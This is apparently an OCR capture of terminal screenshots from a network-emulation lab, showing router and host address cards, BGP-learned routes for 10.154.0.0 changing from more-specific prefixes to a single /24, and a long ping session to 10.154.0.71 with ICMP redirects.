
AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24



```
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.

root@35aebe3cfee2 / #
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.64/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.192/26 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / #
```



```
130 root@472de959a50e / # p
zsh: command not found: p
127 root@472de959a50e / #
127 root@472de959a50e / # ping 10.
ping: 10.: Temporary failure in name resolution
2 root@472de959a50e / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
64 bytes from 10.154.0.71: icmp_seq=1 ttl=61 time=0.649 ms
From 10.102.0.2: icmp_seq=2 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=2 ttl=61 time=0.406 ms
From 10.102.0.2: icmp_seq=3 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=3 ttl=61 time=0.403 ms
From 10.102.0.2: icmp_seq=4 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=4 ttl=61 time=0.522 ms
From 10.102.0.2: icmp_seq=5 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=5 ttl=61 time=0.427 ms
From 10.102.0.2: icmp_seq=6 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=6 ttl=61 time=0.406 ms
64 bytes from 10.154.0.71: icmp_seq=7 ttl=61 time=0.312 ms
From 10.102.0.2: icmp_seq=8 Redirect Host(New nexthop: 10.102.0.154)
64 bytes from 10.154.0.71: icmp_seq=8 ttl=61 time=1.58 ms
```



```
64 bytes from 10.154.0.71: icmp_seq=107 ttl=61 time=0.377 ms
64 bytes from 10.154.0.71: icmp_seq=108 ttl=61 time=0.347 ms
64 bytes from 10.154.0.71: icmp_seq=109 ttl=61 time=0.313 ms
64 bytes from 10.154.0.71: icmp_seq=110 ttl=61 time=0.308 ms
64 bytes from 10.154.0.71: icmp_seq=111 ttl=61 time=0.318 ms
64 bytes from 10.154.0.71: icmp_seq=112 ttl=61 time=0.317 ms
64 bytes from 10.154.0.71: icmp_seq=113 ttl=61 time=0.313 ms
64 bytes from 10.154.0.71: icmp_seq=114 ttl=61 time=0.407 ms
64 bytes from 10.154.0.71: icmp_seq=115 ttl=61 time=0.309 ms
64 bytes from 10.154.0.71: icmp_seq=116 ttl=61 time=0.332 ms
64 bytes from 10.154.0.71: icmp_seq=117 ttl=61 time=0.287 ms
64 bytes from 10.154.0.71: icmp_seq=118 ttl=61 time=0.747 ms
64 bytes from 10.154.0.71: icmp_seq=119 ttl=61 time=0.385 ms
64 bytes from 10.154.0.71: icmp_seq=120 ttl=61 time=0.305 ms
64 bytes from 10.154.0.71: icmp_seq=121 ttl=61 time=0.303 ms
64 bytes from 10.154.0.71: icmp_seq=122 ttl=61 time=0.309 ms
64 bytes from 10.154.0.71: icmp_seq=123 ttl=61 time=0.467 ms
^C
--- 10.154.0.71 ping statistics ---
123 packets transmitted, 123 received, 0% packet loss, time 124350ms
rtt min/avg/max/mdev = 0.256/0.348/1.576/0.137 ms
Attaching to an existing session; if you don't see the shell prompt, try pressing the return key.
Tap on this message to dismiss.
```

AS155/host_0
ASN: 155
Name: host_0
Role: Host
IP: net0,10.155.0.71/24

2nd way is the service provider to stop the autonomous system and not fake